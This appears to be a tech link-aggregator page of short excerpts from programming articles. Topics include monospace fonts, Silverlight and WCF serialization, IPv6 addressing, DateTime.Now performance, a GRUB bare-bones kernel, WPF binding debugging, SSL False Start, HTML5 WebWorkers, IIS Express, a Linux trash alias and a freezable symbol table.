I’m a typeface geek, and when it comes to selecting a font I’ll stare at all day, I tend to be pretty picky. Recently, when I discovered that a friend was using a sub par typeface (too horrible to name here) for his Terminal and coding windows, my jaw dropped, my heart sank a little, and I knew it was due time for me to compose this article.

What follows is a round-up of the top 10 readily-available monospace fonts. Many of these fonts are bundled along with modern operating systems, but most are free for download on the web. A few, notably Consolas, are part of commercial software.

A note about anti-aliasing

In the past, we’ve had to decide between tiny monospace fonts or jagged edges. But today, modern operating systems do a great job of anti-aliasing, making monospace fonts look great at any size. It’s not 1990 anymore. Give your tired eyes a break and bump up that font size.

If you have any doubt that anti-aliased fonts are apropos for code, note that even the venerable BBEdit — which for years has shipped with un-aliased Monaco 9 set as the default — has made the jump. The app now ships with a specially licensed version of the Consolas font from Ascender, bumped up in size, and with anti-aliasing on by default. Panic includes a special anti-aliased font (Panic Sans, which is actually just a version of Deja Vu Sans Mono) with its popular Coda application.
Unless otherwise noted, I’ve used a larger size font, 15-point in fact, for the examples here to illustrate their legibility at larger sizes and with anti-aliasing turned on.

10. Courier

All systems ship with a version of Courier (sometimes Courier New), and unfortunately, many have it set as the default font for terminal and editor windows. It does the job, but it’s a bit dull and boring, lacking style and class. I don’t recommend this font if you have any other choice — and fortunately, you do. If you use this font, please bump the size and turn on anti-aliasing.

Read more: Hivelogic

WCF Extensibility – Custom Serialization in Silverlight

This post takes a detour from the normal flow of the series, since I was working on a scenario last week which I think will add value to the series as a whole. On the post about contract behaviors, I showed an example of how to hook up a custom serializer to the WCF pipeline. That sample used the DataContractSerializerOperationBehavior extensibility in which you could inherit from that class, override the CreateSerializer methods and replace that behavior on the operation with your own custom class. That’s fairly simple and has been done extensively in WCF. However, this doesn’t work in Silverlight. This post isn’t about one specific extensibility point, but about a scenario which can be covered by the extensibility points already covered in this series, in a different platform.

The WCF portions of Silverlight is a subset (*) of the full framework. Due to many restrictions in the Silverlight platform, such as the sandbox, support for multiple OS, and primarily size (the runtime download time could not be too large, otherwise people might give up installing it), many features in the full WCF didn’t make it into SL. Other features actually went in, but in order to reduce the (large) number of extensibility points, they were made internal. The class DataContractSerializerOperationBehavior is one of those which didn’t make the cut, and for most of the cases it hasn’t been a problem – SL has been released for about 3 years now and only recently I’ve seen a couple of requests for being able to replace the serializer in SL.

(*) It’s not really a proper subset, as there are some features in SL which aren’t available in the full framework, such as the classes in the System.Json namespace; they may eventually make it to the framework, but at this time they’re only available in the WCF Codeplex site.

Real World Scenario: expanding custom serialization to Silverlight

The first thing to be able to replace the DataContractSerializerOperationBehavior in SL is to actually find out what it does at the client side. I’ve been using Reflector (while it’s free) and it shows that the ApplyClientBehavior method does two things: determines whether the operation input / output should be serialized (if the operation uses untyped messages, then no serialization is necessary, and it then creates the client formatter which will be used to serialize / deserialize the request / reply. So like in the desktop case, our new operation behavior will do something similar. Also, like in the DataContractSerializerOperationBehavior, I’ve made the method CreateSerializer virtual, so that it can be extended to easily replace the serializer.

public class SLSerializerOperationBehavior : IOperationBehavior
{
    OperationDescription operationDescription;
    public SLSerializerOperationBehavior(OperationDescription operationDescription)
    {
        this.operationDescription = operationDescription;
    }
    public void AddBindingParameters(OperationDescription operationDescription, BindingParameterCollection bindingParameters)
    {
    }
    public void ApplyClientBehavior(OperationDescription operationDescription, ClientOperation clientOperation)
    {
        clientOperation.Formatter = new MyClientFormatter(operationDescription, this);
        clientOperation.SerializeRequest = !IsUntypedMessage(operationDescription.Messages[0]);
        clientOperation.DeserializeReply = operationDescription.Messages.Count > 1 && !IsUntypedMessage(operationDescription.Messages[1]);
    }

Read more: Carlos' blog

An IPv6 primer for humans: the Internet’s Next Big Thing

The IPv4 Crisis
The IPv4 address space is 32-bit. That means that 32 bits, four bytes, are available to store and denote an IP address.  It’s written in something called dotted-quad notation, with values for each part ranging between 0-255. For example:

192.168.10.12 - VALID
192.168.10.456 - INVALID (last part outside 0-255 range)

Fairly simple stuff, really. The important part here is that we have four ‘parts’ of one byte each, for a total of 32 bits. The largest decimal number that can be represented with 32 binary bits (1 repeated 32 times) is 232 – a grand total of 4,294,967,296.  Let’s just clarify that with some bold text. Bold text – like the humble fez – is cool.

Without sneaky workarounds, the Internet can only support just over four billion connected devices.
That’s a big number, but it’s not big enough. Firstly, due to protocol restrictions, certain addresses are reserved for special purposes, dropping that number. Also, the world’s population is just under seven billion. With the rate that the Internet is growing, we need at least one address per person. However, it’s not that simple – due to the way blocks of addresses have been allocated, and the way certain devices and applications work, we are very, very close to exhausting the entire address space right at this very moment.

This is a remarkably bad thing. But there’s a solution.


Enter IPv6

Specified in RFC 2460, IP version 6 was designed to address the address space shortcomings of IPv4 – but there’s more to it than that.  IPv4 is quite a basic protocol, and IPv6 pulls a lot of features that live on top of IPv4 (like autoconfiguration and IP mobility) into the IP layer itself.  This adds manageability and functionality without needing a user to install a whole lot of third-party software – everything sits in the operating system’s IPv6 stack.

Chances are that the operating system that you’re using right now has support for IPv6.  Windows has had strong support since Windows XP, Linux has supported IPv6 for a very long time, and Mac OS X has had an excellent stack- the KAME stack from FreeBSD – since Tiger (10.4).
An IPv6 IP address looks very different to an IPv4 address.  It is referred to as an AAAA record in DNS (in contrast to IPv4′s A record). Here’s Geekosaur’s -

2001:1b90:1001:208:b00b::2

What you see here is an abbreviated version of an IPv6 address. Any string of consecutive zeros can be represented by a double colon – but this can be done once and only once (otherwise, the expansion would be ambiguous). Also, leading zeros in a segment (as separated by colons) can be stripped, in the same way that if I were to write ’23′ and ’00000023′ they would be the same number. To give the full IPv6 address of this site -

2001:1b90:1001:0208:b00b:0000:0000:0002

Decimal notation, as used in IPv4, is shunned in favour of hexadecimal notation to keep addresses shorter. Each segment contains four hexadecimal digits between 0 and f (0, 1, 2, 3, 4, 5, 6, 7, 8, 9, a, b, c, d, e, f) and there are eight segments in a full address.
So how many addresses do we have to play with? Easy answer – 2128 before any losses to special use cases. That’s a lot of addresses. To be exact, it’s this many addresses -

340,282,366,920,938,463,463,374,607,431,768,211,456

Read more: Geekosaur

The Darkness Behind DateTime.Now

A short while ago David Penton and Peter Bromberg had a conversation on Twitter about performance differences between using DateTime.Now and DateTime.UtcNow properties and the best practices related to them. I jumped in their discussion with my thoughts and Peter did a nice job by putting a summary on EggHeadCafe. While that summary suffices for many developers to understand the problems associated with wrong usage of DateTime.Now (which is very commonplace), I thought that it may be a good idea to dedicate a blog post to this topic with more details for two reasons: first, we need to repeat certain stuff to spread the word about a good or bad practice and inform developers about it, and second, it may be worth seeing the reasons, numbers, and performance measurements for everyone to understand the points.

In this post I’m going to discuss the applications of two properties of DateTime structure, Now and UtcNow, as well as Stopwatch class, and provide a set of measurements of performance impacts associated with each one.

DateTime.Now

A very commonly-used and well-known property of the DateTime structure in .NET is Now which simply returns the current date and time on the machine executing the code. Such a property is provided in almost all programming languages as a built-in feature and has many applications. Unfortunately, most of the .NET developers have been misusing this property for years for purposes other than what it’s supposed to serve for. I can outline two possible reasons for this problem:
Most of the developers are careless about all the properties and methods provided by built-in types in a language, so they don’t discover all the details about them. In fact, they use something that just solves their problem regardless of the side-effects.

The traditional use of similar methods in languages used by .NET developers in the past has left some bad habits for them while the internal working of this property is slightly different from what is available in some other languages.

I have to admit that I was a developer who used to apply this property for wrong purposes in the early years of my .NET development, and may still misuse that for simple codes where I don’t care much about performance, but it’s not something to use in each and every situation.

Read more: .NET Zone

Bare Bones Kernel

Preface
This tutorial assumes you have a compiler / assembler / linker toolchain capable of handling ELF files. On a Windows machine, you are strongly encouraged to set up a GCC Cross-Compiler, as it removes all the various toolchain-specific issues you might have ("PE operation on a non-PE file", "unsupported file format", and a number of others). While technically a Linux machine already has an ELF-capable toolchain, you are still encouraged to build a cross-compiler, as it is the first step to do, and it keeps you from relying on things you shouldn't (header files, for example).
The code in this tutorial assumes you are using GRUB to boot the system. GRUB (a Multiboot compliant boot loader) puts the system in to the correct state for your kernel to start executing. This includes enabling the A20 line (to give you access to all available memory addresses) and putting the system in to 32-bit Protected Mode, giving you access to a theoretical 4GiB of memory.

Overview
Even when using GRUB, some setup is required before entering an int main() type function. The most basic setup to get an ELF format kernel to be booted by GRUB consists of three files:
loader.s - assembler "glue" between bootloader and kernel
kernel.c - your actual kernel routines
linker.ld - for linking the above files
The second part of this tutorial briefly describes how to boot the compiled kernel.
loader.s
loader.s takes over over control from the Multiboot bootloader, and jumps into the kernel proper.
NASM
global loader           ; making entry point visible to linker
extern kmain            ; kmain is defined elsewhere
; setting up the Multiboot header - see GRUB docs for details
MODULEALIGN equ  1<<0                   ; align loaded modules on page boundaries
MEMINFO     equ  1<<1                   ; provide memory map
FLAGS       equ  MODULEALIGN | MEMINFO  ; this is the Multiboot 'flag' field
MAGIC       equ    0x1BADB002           ; 'magic number' lets bootloader find the header
CHECKSUM    equ -(MAGIC + FLAGS)        ; checksum required
section .text
align 4
MultiBootHeader:
   dd MAGIC
   dd FLAGS
   dd CHECKSUM
; reserve initial kernel stack space
STACKSIZE equ 0x4000                  ; that's 16k.
loader:
   mov esp, stack+STACKSIZE           ; set up the stack
   push eax                           ; pass Multiboot magic number
   push ebx                           ; pass Multiboot info structure
   call  kmain                       ; call kernel proper
...


Read more: OsDev.org wiki

Wednesday, May 25, 2011

Debugging Data Bindings in a WPF or Silverlight Application

The WPF and Silverlight platforms use late bound data binding resolution for bindings in XAML files. This feature allows a DataContext to be set at run-time and the objects within that DataContext to resolve their property bindings then. This late binding enables cool features like DataTemplates, composable applications and run-time loading of loose XAML.

A side effect of late bound binding resolution that can cause developers some minor frustration is that their controls do not display the expected data at run-time.
This article will explain troubleshooting techniques that can help you locate and correct the problem.

Data Binding Overview
Data binding is fundamental to WPF and Silverlight. You will struggle with your application designs, coding and troubleshooting until you understand data binding in these platforms.
The best data binding resource available is the MSDN Data Binding Overview topic. If you have not read or don't fully understand the material in this topic, please take the required amount of time to learn this material.

Ounce of Prevention is Worth a Pound of Cure
Visual Studio 2010 has great tooling to wire up data bindings and checked them at design-time. Please read this article: How to Enable Using the Binding Builder in WPF and Silverlight Applications.
Visual Studio 2010 has excellent design-time sample data support. If you use design-time sample data, you'll immediately see controls that don't have expected data values at design-time.
For a detailed examination of sample data in the WPF and Silverlight Designer for Visual Studio 2010, please read this article: Sample Data in the WPF and Silverlight Designer.

Troubleshooting List
Verify that DataContext is set in either XAML or code
Run the application and view the output in the Debug Output Window
For WPF applications you can increase or decrease the amount of information displayed in the Debug Output Window by changing the WPF Trace Settings, Data Binding value
Name the control that has DataContext assigned, set a break point in the code, and view the named control's DataContext property in the debugger
If binding to a CLR object, put a breakpoint in the source property getter to see that its actually being queried
Add a converter to a binding, then put a breakpoint in the converter
Verify that DataContext is set in either XAML or Code
This tip is along the lines of, "if the TV won't turn on, check that it's plugged in."
This is important for many reasons, but one is easily overlooked; if a DataContext is null, the Debug Output Window will not display any error messages in Silverlight or in WPF.
In WPF you can use the below PresentationTraceSources on a binding and set the TraceLevel to High to view errors related to a null DataContext.
View the Debug Output Window
If you have the DataContext set, any data bindings within that DataContext that can't be resolved will be listed in the Debug Output Window at run-time.

Tuesday, May 24, 2011

Embedding Fonts in a Silverlight App Using Blend

In a previous post I talked about how when you install the Silverlight runtime on the client it only installs with a subset of fonts, and if you want to use a font that isn’t part of the default package you have to add it to your project.

Now you can easily do this by adding the font file by going Add>Existing Item, but I stumbled on a built in Font Manager feature of Blend that makes this much easier.
Go to Tools and click Font Manager…

image_thumb.png

This brings up the font manager dialog, which gives you a font browser to select the fonts you want included in your application.

Eureka! Google breakthrough makes SSL less painful

oogle researchers say they've devised a way to significantly reduce the time it takes websites to establish encrypted connections with end-user browsers, a breakthrough that could make it less painful for many services to offer the security feature.

What's more, the technique known as False Start requires that only simple changes be made to a user's browser and appears to work with 99 percent of active sites that offer SSL, or secure sockets layer, protection.

"We implemented SSL False Start in Chrome 9, and the results are stunning, yielding a significant decrease in overall SSL connection setup times," Google software engineer Mike Belshe wrote in a blog post published Wednesday. "SSL False Start reduces the latency of a SSL handshake by 30%. That is a big number."

The finding should come as welcome news to those concerned about online privacy. With the notable exceptions of Twitter, Facebook, and a handful of Google services, many websites send the vast majority of traffic over unencrypted channels, making it easy for governments, administrators, and Wi-Fi hotspot providers to snoop or even modify potentially sensitive communications while in transit. Companies such as eBay have said it's too costly to offer always-on encryption.

The Firesheep extension introduced last year for the Firefox browser drove home just how menacing the risk of unencrypted websites can be.

Read more: The register

An Obsessive Compulsive Guide To Source Code Formatting

Most developers I know are pretty anal about the formatting of their source code. I used to think I was pretty obsessive compulsive about it, but then I joined Microsoft and faced a whole new level of OCD (Obsessive Compulsive Disorder). For example, many require all using statements to be sorted and unused statements to be removed, which was something I never cared much about in the past.
There’s no shortcut that I know of for removing unused using statements. Simply right click in the editor and select Organize Usings > Remove and Sort in the context menu.

SubtextSolution%20-%20Microsoft%20Visual%20Studio%20(Administrator)%20(2)_3.png

Read more: Haacked

WebWorker - html5

אחד מהחידושים ב - HTML5 הוא WebWorker.
בפוסט זה אני אראה את ההתחלה של עבודה עם WebWorker,
כידוע בעולם ה - javascript כל העבודה היא סינכרונית ולפעמים זה יכול להעיק על ה - UI, הדבר היחיד שיודע לעבוד בצורה אסינכרונית אלו קריאות ajax, בעזרת WebWorker אפשר להגדיר כל דבר שיעבוד בצורה אסינכרונית.
העבודה היא מאוד פשוטה, נגדיר קובץ js שיעבוד בצורה אסינכרונית ובקוד שלנו נייצר מופע של Worker וכפרמטר ניתן לו את שם הקובץ.
 var worker = new Worker('worker.js');
הקוד שלנו והקובץ Worker.js מתקשרים בעזרת postMessage כדי לשלוח הודעות מאחד לשני ובעזרת רישום ל - onmessage כדי לקבל הודעות, לדוגמה הקוד אצלנו יכול להיראות כך:
function webworkers2() {
    var worker = new Worker('worker.js');
    worker.onmessage = function (event) {
        document.getElementById('result2').textContent = event.data;
    };
    worker.postMessage('99945784');
}
בהתחלה יצרנו מופע של Worker, נרשמנו ל - onmessage והגדרנו שכאשר נקבל תשובה נציג את התוצאה על span כלשהו, בנוסף שלחנו הודעה (מספר כלשהו - כמובן שאפשר לשלוח כל מחרוזת שגם יכולה להיות אובייקט בפורמט JSON)

Using IIS Express to Secure Silverlight and WCF Applications

I’ve been using IIS Express lately with Silverlight and WCF services and have learned to appreciate the “real-world” advantage it gives you versus the built-in Visual Studio “Cassini” server. Although I’ve always preferred to use IIS whenever possible, sometimes that’s not an option when you’re first starting a project and working on a machine that doesn’t have IIS installed.  By using IIS Express you can identify security, configuration and other issues that may occur as you move an application to a real IIS 7+ server upfront rather than finding out about the issues after you move an application to a dev/staging server. In this post I’ll walk-through some of the lessons learned and walls encountered when I started working with authentication in IIS Express. It’s easy to work with once you know a few fundamentals. If you don’t already have IIS Express installed (it comes with Visual Studio 2010 SP1) you can get it through the Web Platform Installer or here.

The details listed below should help get you started running Silverlight applications that consume WCF services on IIS Express. The general principles can be applied to other application frameworks such as ASP.NET though as well. Keep in mind that you’ll more than likely have to change additional configuration settings on your machine depending upon the type of security you’re using in your project.

Using IIS Express
Switching to IIS Express is a simple as right-clicking on your Web project and selecting Use IIS Express:

image_thumb_05BB50E8.png

Read more: Dan Wahlin's WebLog

A few tips for working with XAML inside of Visual Studio 2010.

If you work with XAML day in and day out then surely you will have your own tips/tricks for working inside of Visual Studio 2010. Here are mine. I hope that you find them useful.

Tip #1

When Double Clicking on a .XAML File go directly to the XAML View and collapse the Design split view.

I find it annoying how the design view opens up every time you double click on a .XAML file. I like to create my UI inside of Expression Blend instead of Visual Studio. For instance, I get the following screen when I double click on a .XAML file inside of WP7 Project inside of Visual Studio 2010.
This is annoying because it takes time to render the design view and even load items from the toolbox. Let’s change this to where it just loads the XAML file and if we need to see the designer inside of Visual Studio then we can easily do so.

Inside of Visual Studio 2010… Go to Tools > Options > Text Editor > XAML > Miscellaneous and put a check in “Always open documents in full Xaml View”.

SNAGHTMLc21f601_thumb.png

Tip #2
Improve readability of XAML inside of Visual Studio 2010.

Here is the default view of a XAML page inside of Visual Studio 2010. It is very annoying that you have to scroll to see all of the properties of the buttons. Even with that, the properties are spaced so close together that you look at each line for a few seconds in order to find the property that you want.

Read more: Michael Crump

Windows debugging made easy

When it comes to debugging hard-to-diagnose software and operating-system problems, there is no set recipe. Rather debugging is all about "having the right tools and knowing how to use them," advised Microsoft technical fellow Mark Russinovich at the close of the Microsoft TechEd conference, held this week in Atlanta.

Among the highlights of each year's TechEd conference are the technology demonstrations. Smart Microsoft and partner engineers walk attendees through how to use some new technology in a step-by-step process, making it seem easy -- or even fun -- to deploy.

HOW-TO: Solve Windows 7 crashes in minutes
And one of the most popular demonstrations over the past few years has been Russinovich's "Cases of the Unexplained," in which he shows how he and others tracked down hard-to-pinpoint errors in Windows deployments.

Read more: NetworkWorld

How to Delete and Recover Files in Linux

Linux is a reasonably famous Operating System especially among programmers. The default file system in Linux is known to be intolerant when it comes to user mistakes, but using the method described in this post, you will be able to recover any data that you lost or accidentally deleted.

Deleting Files In Linux

Deleting a file in Linux is quite simple. You just have to right-click the file icon (which you want to delete) & then click the “Delete” option in the context menu. If you are working from the command console or terminal, the delete command is “rm” for remove. The “rm” command accepts a number of parameters which can be both unsafe and extraordinarily useful. The most famous parameter pair is “rm -rf”. This command deletes everything that’s present inside the specified folder, recursively (r). Moreover, this command does not ask you to confirm the deletion of each file. This means that you can accidentally delete the entire File system. This could be dangerous in some cases.

There is no recycle bin in Linux. So if you delete a file, It will no longer be available on your hard disk. Other operating systems however, usually have a recycle bin, which is just a folder where all the deleted files are preserved where they can be recovered or permanently deleted from there.

Recovering Files in Linux

Linux is famous for being customizable, there is a little tweak that can be made that will add the recycle bin functionality. You can simply add an alias to their.bashrc file, in a user’s home directory, that overrides the rm command. The alias is as follows:

alias rm=’mv –target-directory=$HOME/.Trash’

Read more: Prescott Linux

Frictionless WCF Service Consumption in Silverlight: Part 1

Introduction

This article will show you how to consume plain WCF services in Silverlight without the need to statically generate code for a service proxy (a.k.a. VS Add Service Reference wizard).

Background

While the recommended (by Microsoft) way to implement interaction with server-side in Silverlight is to use WCF RIA Services, I've found it to be very limiting. In fact, it wasn't working well with the way our EF entities are decorated. Some of the additional code attributes we've introduced for localization support have references to types that are not entities themselves, thus the code generation tool (invoked because of the presence of the WCF RIA Services Link) had merely ignored them, leaving us with non-compilable code. Also, poor support for DMZ-based deployment scenarios forced us to find other ways to deal with the problem. Instead of "fighting with the tool", I've decided to go the well-known route and simply use plain WCF Services. That decision, in its turn, introduced some friction, which I've set to eliminate within this article series.

Read more: Codeproject

Read-only and threadsafe are different

Here's a common problem that we face in the compiler realm all the time: you want to make an efficient immutable lookup table for mapping names to "symbols". This is in a sense the primary problem that the compiler has to solve; someone says "x = y + z;" and we have to figure out what "x", "y" and "z" mean before we can do any more analysis. An obvious way to do that is to figure out all the name-to-symbol mappings for a particular declaration space once, ahead of time, stuff the results into a lookup table, and then use that lookup table during the analysis.

The lookup table can be immutable because once it is built, it's built; no more symbols are going to be added to it. It's going to be used solely as a lookup mechanism. A common and cheap way of doing that is to use what I whimsically call "popsicle" immutability: the data structure is a fully mutable structure until you freeze it, at which point it becomes an error to attempt to change it. This technique differs markedly from the sort of "persistently re-usable data structure" immutability we've talked about in the past, where you want to reuse existing bits of the data structure as you build new, different data structures out of it.

For example, we might write up a really simple little hash table that supports "freezing". Something like this:

abstract class Symbol 
    public string Name { get; protected set; }
}

sealed class SymbolTable
{
    private bool frozen = false;
    private class BucketListNode
    {
        public Symbol Symbol { get; set; }
        public BucketListNode Next { get; set; }
        public BucketListNode Prev { get; set; }
    }